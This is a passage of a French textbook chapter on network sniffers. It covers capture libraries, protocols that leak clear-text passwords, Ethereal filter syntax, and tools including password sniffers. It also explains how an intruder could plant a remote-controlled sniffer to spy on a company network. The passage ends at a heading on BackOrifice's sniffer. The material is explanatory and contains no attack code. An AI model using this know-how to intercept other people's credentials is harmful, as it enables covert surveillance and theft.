– pour Windows : les bibliothèques Winsock2 (*raws sockets)* et WinpCap ;

– pour Linux : la bibliothèque libpcap.

Dans cette section, on s'intéresse uniquement au système d'exploitation Windows, les autres systèmes présentant des librairies similaires. Commençons par les *raws sockets* qui sont inclus dans la bibliothèque *Winsock2*. L'avantage de la librairie de capture et de génération de paquets *Winsock2* est son implémentation par défaut dans le noyau des différentes plates-formes Windows. Par contre, ses inconvénients majeurs sont d'une part son incapacité à manipuler la couche physique (Ethernet) aussi bien pour capturer que pour envoyer des paquets, d'autre

part les difficultés qu'elle pose lorsqu'on veut exécuter des applications avancées telles que le filtrage des paquets et le choix de l'interface réseau.




Figure 3.17. *Le générateur de paquet du sniffer CommView*

WinPcap est une autre bibliothèque, libre et publique, destinée à l'accès direct aux réseaux sous Windows. Le but de *WinPcap* est de permettre le « *raw access* » aux applications *Win32*, sans la médiation d'entités comme les piles de protocoles. Il fournit des équipements permettant de :

– capturer les paquets destinés à la machine utilisant *WinPcap* et ceux échangés par d'autres hôtes (dans des réseaux partagés) ;

– filtrer les paquets selon des règlages personnalisés par l'utilisateur avant de les expédier à l'application ;

– transmettre les paquets au réseau ;

– collecter des statistiques sur le flux.

Dans l'annexe, nous détaillons le processus de programmation des *sniffers*. Nous donnerons le code des principales procédures, écrites en *Visual C++*, permettant la programmation d'un *sniffer*.

3.7. Les protocoles vulnérables au *sniffing*

Les protocoles, les services réseaux, et les applications transportant des données claires (non cryptées) sont vulnérables face au *sniffing*. Ainsi, les paquets peuvent être capturés par les *sniffers* et leurs contenus analysés facilement. Les exemples suivants illustrent quelques services vulnérables notamment au niveau des mots de passe.

3.7.1. *HTTP*

Le service web utilise le protocole HTTP. Les données en formats HTTP sont envoyées à travers le réseau en clair texte. Ainsi, plusieurs sites web emploient l'authentification et envoie des mots de passe à travers le réseau en clair texte. Un *sniffer* peut facilement capturer ces données.

3.7.2. *Telnet et rlogin*

Le *sniffing* peut capturer les saisies au clavier de l'utilisateur victime, y compris son *login* et son mot de passe. Il existe des produits commerciaux qui capturent tout le texte et le vident à un terminal émulateur, qui reconstruit exactement ce que voit l'utilisateur. Ceci a fondamentalement produit une visionneuse en temps réel et à distance de l'écran de l'utilisateur.

3.7.3. *SNMP*

Le protocole SNMP (*simple network management protocol*) est conçu pour faciliter la centralisation de la gestion des équipements réseau (routeurs, *switches*, etc.). Presque tout le trafic de SNMP est susceptible d'être attaqué. Des mots de passe de SNMP (nommés *community-strings*) sont envoyés à travers le réseau en clair texte.

3.7.4. *SMTP, POP, FTP, IMAP, NNTP*

Tous ces protocoles introduisent les mots de passe et les données en clair.

Notons que tous ces services ont des alternatives de sécurité. Quand les informations entrantes concernent les cartes de crédit, la plupart des sites web emploient le chiffrage de SSL (*secure socket layer*) plutôt que le protocole HTTP. De même, S/mime et PGP peuvent chiffrer les e-mails. De même, le trafic FTP peut être crypté grâce aux services FTP cryptés basés sur le protocole SFTP (*secure FTP*) et/ou SSL, tel que le logiciel serveur FTP *GlobalSCAPE Secure FTP Server* et le

logiciel client FTP GlobalSCAPE CuteFTP Professional (http://www.globalscape.com), figure 3.18. Malheureusement, peu d'entreprises pensent au cryptage de leurs données et de leurs communications cruciales.




Figure 3.18. *Le serveur FTP sécurisé GlobalSCAPE Secure FTP Server*

3.8. Les *sniffers* les plus notoires

Les *sniffers* sont disponibles sur le web et en grand nombre. Nous présentons ci-dessous les *sniffers* les plus riches en fonctionnalités et les plus utilisés. Dans le site SecurityFocus.com, plusieurs pages traitent des *sniffers*. En voici quelques exemples :

- Ethereal : http://www.ethereal.com ;
- Sniffer Pro : http://www.networkassociates.com ;
- CommView : http://www.tamos.com ;
- Sniff'em : http://www.sniff-em.com ;
- Tcpdump : http://www.tcpdump.org ;
- Windump : http://netgroup-serv.polito.it/windump ;
- Snort : http:///www.snort.org ;

– Sniffit : http://reptile.rug.ac.be/~coder/sniffit/sniffit.html ;
– BlackICE Pro : http://www.networkice.com ;
– Linsniff : http://www.packetstormsecurity.org ;
– LANWatch : http://sandstorm.net/products/lanwatch/ ;
– BUTTSniffer : http://www.packetstormsecurity.org ;
– Win Sniffer : http://www.winsniffer.com ;
– Ace Password Sniffer : http://www.effetech.com.


Dans ce qui suit, nous détaillerons les caractéristiques et les fonctionnalités de quelques *sniffers*.

3.8.1. *Ethereal*

C'est l'un des *sniffers* gratuits les plus utilisés sur Linux et sur Windows. *Ethereal* permet de capturer seulement les paquets dans un réseau partagé. Ce qui veut dire que dans un réseau commuté, il est obsolète car les paquets n'arrivent pas à la machine sur laquelle tourne *Ethereal*.

Le principe est simple.


Pour lancer une session de capture, il faut accéder au menu *Capture* puis cliquer sur l'option *Start*.



Apparaît alors la boîte de dialogue qui permet de spécifier ce qui doit être analysé.

Le champ *Interface* permet de choisir l'interface sur laquelle on va écouter.

Le champ *Count* permet de spécifier le nombre des paquets à *sniffer*. La valeur *0 (Infinite)* indique qu'*Ethereal* captera des paquets jusqu'à ce qu'on lui demande d'arrêter.




Le champ *Filter* permet de limiter les paquets qui seront conservés. Seuls les paquets pour lesquels cette expression est vraie seront conservés.

Le champ *File* permet de spécifier le fichier dans lequel se trouve les paquets capturés.


Update list of packets in realtime permet, quand l'option est cochée, de voir les paquets s'afficher en temps réel (pendant la capture) dans la fenêtre des paquets disponibles. Cette option n'est pas efficace s'il y a trop de paquets conservés.

Automatic scrolling in live capture permet de voir les derniers paquets s'afficher en temps réel dans la fenêtre des paquets disponibles en faisant défiler la liste des paquets disponibles. Cette option ne doit être utilisée que s'il y a peu de paquets (surtout sur un portable avec un affichage lent).

Enable name resolution permet de demander une traduction des adresses IP en noms. Cette option doit être manipulée avec précaution car elle génère des requêtes DNS qui peuvent encombrer le réseau et faire perdre du temps. Surtout s'il y a beaucoup d'adresses IP différentes dans les paquets et qu'elles ne sont pas connues par les DNS. Durant la capture, une boîte de dialogue récapitule les paquets qui sont conservés.



En même temps, les paquets apparaissent dans la fenêtre principale si l'option *update list of packets in realtime* a été cochée. Un clic sur le bouton *Stop* permet d'arrêter la capture. Les paquets deviennent disponibles dans la fenêtre principale s'ils ne le sont pas déjà.



L'affichage des résultats se décompose en trois parties :

– la liste des paquets capturés disponibles en dessous de la barre de menu avec un affichage synthétique du contenu de chaque paquet ;

– le détail exact du paquet sélectionné dans la liste. Cette opération permet de visualiser les champs des en-têtes des protocoles ainsi que l'imbrication des différentes couches de protocoles connus ;

– la troisième zone contient le paquet (le début s'il est trop gros) affiché en hexadécimal et en ASCII.

Tout en bas du programme se trouve un champ *filter*. Il permet d'afficher uniquement les paquets qui correspondent aux critères spécifiés dans ce champ *filter*. C'est un filtre qui permet de cacher provisoirement une partie des paquets.

3.8.1.1. *Les filtres*

Il y a deux sortes de filtres. Les filtres de capture et les filtres d'affichage. Ces filtres n'ont pas la même syntaxe. Le paragraphe ci-dessous en donne des exemples.

3.8.1.1.1. Filtres de capture

Ne seront gardés que les paquets pour lesquels le filtre est vrai. Les filtres se décomposent en trois parties :

– le *protocole* qui peut être *ether, fddi, ip, arp, rarp, tcp, udp* ;

– la *direction* qui peut être *src* (source) ou *dst (*destination*)* ;

– un *champ* qui peut être *host, net* ou *port* suivi d'une valeur.

Les opérateurs *and, or* et *not* peuvent être utilisés pour combiner des filtres.

Filtre	**Fonction**
host 172.16.0.1 and tcp	Ne conserve que les paquets TCP à destination ou en provenance de la machine 172.16.0.1.
udp port 53	Ne conserve que les paquets UDP en provenance ou à destination du port 53.
udp port 53 and dst host 172.16.0.1	Ne conserve que les paquets UDP en provenance ou à destination du port 53, destinés à la machine 172.16.0.1.
tcp dst port 80 and dst host 172.16.0.1 and src net 172.16.0.0 mask 255.255.255.0	Ne conserve que les paquets TCP à destination de la machine 172.16.0.1 sur le port 80 et en provenance des machines du réseau 172.16.0/24.

3.8.1.1.2. Filtres d'affichage

Ils sont un peu plus fins que ceux de la capture. Seuls les paquets pour lesquels l'expression du filtre est vraie seront gardés. Les expressions sont basées sur les champs disponibles dans un paquet. Le simple ajout d'un champ veut dire que l'on garde le paquet si ce champ est disponible. On peut aussi utiliser les opérateurs ==, *!*=, >, <, >= et <= pour comparer les champs à des valeurs. Les expressions ainsi composées peuvent être combinées avec les opérateurs && (pour ET logique), || (pour OU logique), ^^ (pour OU exclusif) et *!* (pour la négation). L'usage des parenthèses est possible.

Champ	Type	Signification
ip.addr	adresse IPv4	Adresse IP source ou destination
ip.dst	adresse IPv4	Adresse IP destination
ip.flags.df	booléen	Drapeau IP, ne pas fragmenter
ip.flags.mf	booléen	Drapeau IP, fragments à venir
ip.ttl	entier non signé sur 8 bits	*Time to live*
icmp.code	entier non signé sur 8 bits	Numéro du code d'une commande ICMP
icmp.type	entier non signé sur 8 bits	Numéro du type d'une commande ICMP

Ci-dessus, quelques exemples des champs disponibles.

Voici quelques exemples de filtres.

Filtre	Signification
ip.addr == 172.16.0.100	Tous les paquets IP en provenance ou à destination de la machine 172.16.0.100.
(ip.addr >= 172.16.0.100) && (ip.addr <= 172.16.0.123)	Tous les paquets IP en provenance ou à destination des machines comprises entre l'adresse IP 172.16.0.100 et l'adresse IP 172.16.0.123 (comprises).

3.8.2. *Sniffer Pro*

Sniffer Pro de *Network Associates*[6] est considéré comme l'un des meilleurs *sniffers* dans le monde et a été classé par *Network Computing*[7] en 7e position sur la liste des 10 plus importants produits de la décennie, toutes disciplines confondues.

A la différence de certains *sniffers* gratuits, Sniffer Pro explicite le contenu de chacune des en-têtes des paquets, voire ceux de la couche application, et fournit une analyse en détail de ce qui se produit avec chacune. Malgré son coût très élevé, Sniffer Pro est l'un des meilleurs produits pour visualiser ce qui se passe sur le réseau.

Dans sa dernière version, Sniffer Pro interprète 420 protocoles de communication : protocoles Internet (HTTP, FTP, voix sur IP), protocole NT (Netbios ou SMB de Microsoft) et protocoles applicatifs (bases de données Oracle, Sybase, SQL Server ou SAP). Il s'intègre désormais à des environnements physiques divers.

Sniffer Pro est doté de systèmes experts qui permettent non seulement d'analyser les protocoles, de décoder les messages mais aussi de fournir la raison d'un rejet. La société *Network Associates* met à jour ces systèmes experts au fur et à mesure de l'émergence de nouveaux environnements applicatifs.

Fonctionnalités et avantages

Sniffer Pro maximise les performances des réseaux en offrant les avantages suivants :

1) dépannage rapide :

- l'interface utilisateur est intuitive, pour capturer et afficher plus rapidement les données ;

2) graphes en temps réel :

- la carte du trafic et la matrice du trafic indiquent les points de communication,
- la vue par station permet d'identifier en temps réel les « gros consommateur » de bande passante,
- l'information sur la distribution des protocoles affiches les protocoles en cours d'utilisation, les applications IP en fonctionnement, etc. ;

3) planification précise du réseau :

6. http://www.networkassociates.com.
7. http://www.nwc.com.

- Sniffer Pro surveille, analyse et affiche l'utilisation du réseau dans le temps,
- il permet de suivre l'utilisation journalière pour planifier efficacement les changements et la croissance du réseau.

Sniffer Pro inclut également un générateur de paquet et permet le filtrage du trafic à capturer selon des critères définis par l'utilisateur.

3.8.3. *CommView*

CommView est un programme conçu pour contrôler les activités des réseaux. Il est capable de capturer les paquets qui passent par une connexion modem ou par une carte réseau et d'analyser les paquets des réseaux en décodant les données capturées.

Avec *CommView*, on peut accéder à la liste des connexions réseau, ainsi qu'aux statistiques IP vitales, puis examiner les paquets individuellement. Le décodage des paquets se fait au niveau le plus bas, accompagné d'une analyse complète des protocoles les plus communs. Les paquets capturés peuvent être enregistrés pour des fins d'analyse future. Un système flexible de filtres permet l'abandon des paquets qui ne présentent aucun intérêt, ou simplement une capture sélective. Des alarmes configurables peuvent signaler des événements importants, tels que des paquets suspects, une utilisation élevée de la bande passante ou des adresses inconnues.

CommView est un outil utile pour les administrateurs de réseau, les professionnels en sécurité, ou toute personne souhaitant avoir une idée sur le trafic dans un ordinateur ou dans un segment de réseau. Cette application est conçue pour les utilisateurs d'Internet, ainsi que pour les petits et moyens réseaux, et peut opérer sur n'importe quel système Windows 95/98/Me/NT/2000/XP/2003. CommView requiert une carte réseau de type Ethernet, une carte réseau sans fil Ethernet ou une carte de réseau en anneau à jeton prenant en charge le pilote NDIS 3.0 standard, ou une connexion par modem à accès commuté standard.

CommView procure le décodage complet de plusieurs protocoles tels que : ARP, DHCP, DNS, FTP, HTTP, HTTPS, ICMP, ICQ, IGMP, IMAP, IPsec, IPv4, IPv6, IPX, NetBIOS, NFS, NLSP, NNTP, NTP, OSPF, POP3, PPP, PPPoE, RARP, RADIUS, RDP, RIP, SMTP, SNA, SNMP, SNTP, SOCKS, SSH, TCP, TELNET, TFTP, UDP.

L'interface du programme consiste en cinq onglets qui permettent de visionner les données et d'exécuter des actions variées avec les paquets capturés. Pour commencer à capturer les paquets, un adaptateur de réseau doit être sélectionné à

partir de la liste du menu déroulant sur la barre d'outils. Il faut sélectionner le fichier cible en cliquant sur le bouton *Démarrer* la capture ou démarrer la capture à partir du menu. Si le trafic du réseau qui passe par l'adaptateur de réseau est sélectionné, CommView commence à afficher les informations.


CommView intègre les outils suivants :

– générateur de paquet qui permet d'envoyer des paquets ;

– reconstructeur de session TCP qui permet de reconstruire une session TCP en partant du paquet sélectionné ;

– identificateur de fournisseur NIC pour identifier un fournisseur d'adaptateurs réseau par adresse MAC ;

– planificateur pour ajouter ou supprimer des tâches de capture planifiée.



CommView offre à l'utilisateur la possibilité de filtrer le trafic capturé ou à capturer. L'option « *advanced rules* » permet de créer des règles de filtrage complexe en utilisant la logique boolienne. L'écran ci-dessus est un exemple de création de règle de filtrage complexe.

3.8.4. *TCPdump*

TCPDump est probablement l'outil de *sniffing* réseau le plus largement répandu et le plus connu pour la plate-forme Unix. NRG (*network research group*) a maintenant porté le logiciel sur les plates-formes Windows. La version Windows est nommée *WinDump*.

Elaboré par Van Jacobson, Craig Leres et Steve McCanne de l'université de Berkeley, il analyse avant tout les protocoles TCP/IP. Il sniffe l'en-tête des segments TCP et des datagrammes IP. Il ne sniffe en aucun cas les données.

TCPdump peut capturer et filtrer les paquets en provenance d'une interface réseau qui a été placée en mode *promiscuous*. Cette fonctionnalité est fournie par la bibliothèque Berkley Packet Filter (BPF). *TCPDump* peut être utilisé pour observer et diagnostiquer le trafic de réseau selon diverses règles complexes. Il peut y avoir plusieurs niveaux d'analyse du trafic réseau et il peut enregistrer toutes ces informations dans un fichier pour une analyse ultérieure.

3.8.5. *Snort*

Snort supporte pratiquement tous les systèmes d'exploitation : Linux, OpenBSD, FreeBSD, NetBSD, Solaris, SunOS, Hp-ux, Aix, Irix, Tru64, OS X d'imper, Windows 95, Windows 98, Windows NT 4, Windows 2000 et Windows XP.

Snort est un système de détection d'intrusion léger et capable d'analyser et d'enregistrer le trafic en temps réel. Il peut faire le décodage des protocoles et examiner le contenu des paquets pour détecter les attaques d'inondation des tampons, les balayages de port, etc.

3.9. Les *sniffers* contrôlables à distance

Un *sniffer* classique capture seulement les paquets circulant dans le segment Ethernet de la machine exécutant ce *sniffer*. Il ne peut donc pas capturer les paquets qui ne passent pas par le réseau de la machine exécutant le *sniffer*.

Cependant, il existe des *sniffers* qui peuvent être installés dans un segment Ethernet et être contrôlables à partir d'un autre segment. Ces *sniffers* sont basés sur la technologie client/serveur (figure 3.19). Ils utilisent deux programmes, à savoir un programme client et un programme serveur. Le programme serveur est installé dans une machine du segment réseau Ethernet cible, le programme client est installé dans une machine située dans un autre segment Ethernet. C'est le programme client qui va activer et contrôler le programme serveur du *sniffer*. Une fois activé, le programme serveur capture tous les paquets circulant dans son segment et les envoie en temps réel au programme client. Le programme serveur peut également capturer les paquets et les enregistrer dans un fichier qu'il envoie ensuite au programme client.




Figure 3.19. *L'architecture client/serveur des* sniffers *contrôlable à distance*

Ce type de *sniffer* peut être très dangereux si un agresseur arrive à installer le programme serveur du *sniffer* dans une entreprise. A partir d'un autre réseau externe, l'agresseur se connecte d'abord au programme serveur avec le programme client, en général sur un port secret, et active le *sniffer*. Il est alors capable d'espionner à distance le réseau de l'entreprise et de voir toutes les activités des utilisateurs du réseau. Des mots de passe, le contenues des e-mails, les sites web visités sont des exemples d'informations que l'agresseur va collecter à distance.

3.9.1. *Exemple 1 : CommView Remote Agent*

CommView Remote Agent (*www.tamos.com*) est une application dédiée au contrôle du trafic de réseau à distance. Il permet aux utilisateurs de capturer le trafic de réseau sur tout ordinateur où *Remote Agent* opère, sans tenir compte de la location physique de celui-ci. Ainsi, il n'est plus limité au segment LAN de son ordinateur personnel.

Si un administrateur réseau veut localiser les problèmes d'installation d'une application complexe dans un réseau distant, il lui suffit simplement d'installer CommView Remote Agent sur le système ciblé et de regarder le trafic réseau dans le confort de son bureau, comme s'il y était. CommView Remote Agent est un outil indispensable pour les professionnels de réseau, d'application et de sécurité, puisqu'il peut résoudre un large éventail de problèmes, tel que le contrôle de segments LAN multiples, le contrôle d'une application à distance et la localisation des problèmes de réseau.

Après une installation rapide et une configuration simple, CommView Remote Agent est prêt à accepter les connexions de CommView. Une fois la connexion établie et l'authentification réussie, CommView Remote Agent est prêt à capturer les paquets dans son segment de réseau et de les transmettre à CommView. Pour sauver la bande passante, les paquets transmis sont compressés, et ils sont encryptés pour assurer une transmission sécuritaire à travers les canaux de réseau insécurisés. CommView possède un système flexible de filtres capable de filtrer vers l'extérieur tous les paquets indésirables, tout en minimisant la bande passante utilisée pour le lien TCP entre CommView et CommView Remote Agent.

CommView Remote Agent peut être installé sur tous les systèmes Windows. Il requiert une carte réseau de type Ethernet, une carte réseau Ethernet sans fil supportant le pilote standard NDIS 3.0, ou un adaptateur de modem RTC standard.

Dans l'architecture client/serveur décrite dans le paragraphe précédent, CommView Remote Agent est le programme serveur, par contre le *sniffer* CommView est le programme client.

3.9.2. *Utilisation de CommView Remote Agent*

CommView Remote Agent doit être installé sur un ordinateur qui fait partie du réseau dont on désire capturer le trafic. Cependant, il est inutile d'installer à la fois CommView et CommView Remote Agent sur le même ordinateur.

Lors de l'installation, l'utilisateur doit sélectionner un numéro de port TCP et un mot de passe. Le numéro de port TCP (5050 par défaut) sera utilisé par le programme pour accepter les connexions client de CommView. Le mot de passe est requis pour l'authenticité du client et l'encryptage subséquent de paquet (figure 3.20).




Figure 3.20. *Installation et configuration de CommView Remote Agent*

Une fois le *sniffer* installé et lancé, la fenêtre de l'application ci-dessous est affichée. Le cadre *status* montre le statut du programme. Le cadre *service* a plusieurs boutons de configuration. Le bouton *change port* permet de modifier le numéro de port sur lequel l'application écoute. Pour changer le mot de passe, il faut cliquer sur le bouton *change password*. Pour faire une pause ou résumer l'opération du programme, il faut cliquer sur le bouton *pause*.

3.9.3. *Contrôle du trafic avec le programme client : le* sniffer *CommView*

Ce paragraphe décrit comment utiliser CommView pour se connecter à CommView Remote Agent et y capturer le trafic à distance.

Pour contrôler le trafic de réseau sur les ordinateurs à distance, il faut avoir CommView Remote Agent opérant sur l'hôte à distance et CommView opérant sur un autre ordinateur.

A partir de l'interface de CommView, le passage au mode de contrôle à distance, se fait par *file/remote monitoring mode*. Une barre d'outils additionnelle apparaît dans la fenêtre principale de CommView au-dessous de la barre d'outils principale (figure 3.21).

L'adresse IP de l'ordinateur exécutant CommView Remote Agent est exigée dans le champ d'entrée de données d'adresse IP pour pouvoir se connecter. Si un *firewall* ou un serveur *proxy* fait obstacle, ou que *Remote Agent* tourne sur un port

non standard, il faut cliquer sur le bouton *network settings* pour modifier le numéro de port et/ou entrer les configurations du serveur *proxy*.




Figure 3.21. *Connexion à CommView Remote Agent à partir de CommView*

Une fenêtre contextuelle (*pop-up*) apparaîtra demandant d'entrer le mot de passe. Une fois le mot de passe correct de *Remote Agent* entré, la connexion est établie.

Exemple 2 : le sniffer ButtSniff du cheval de Troie BackOrifice

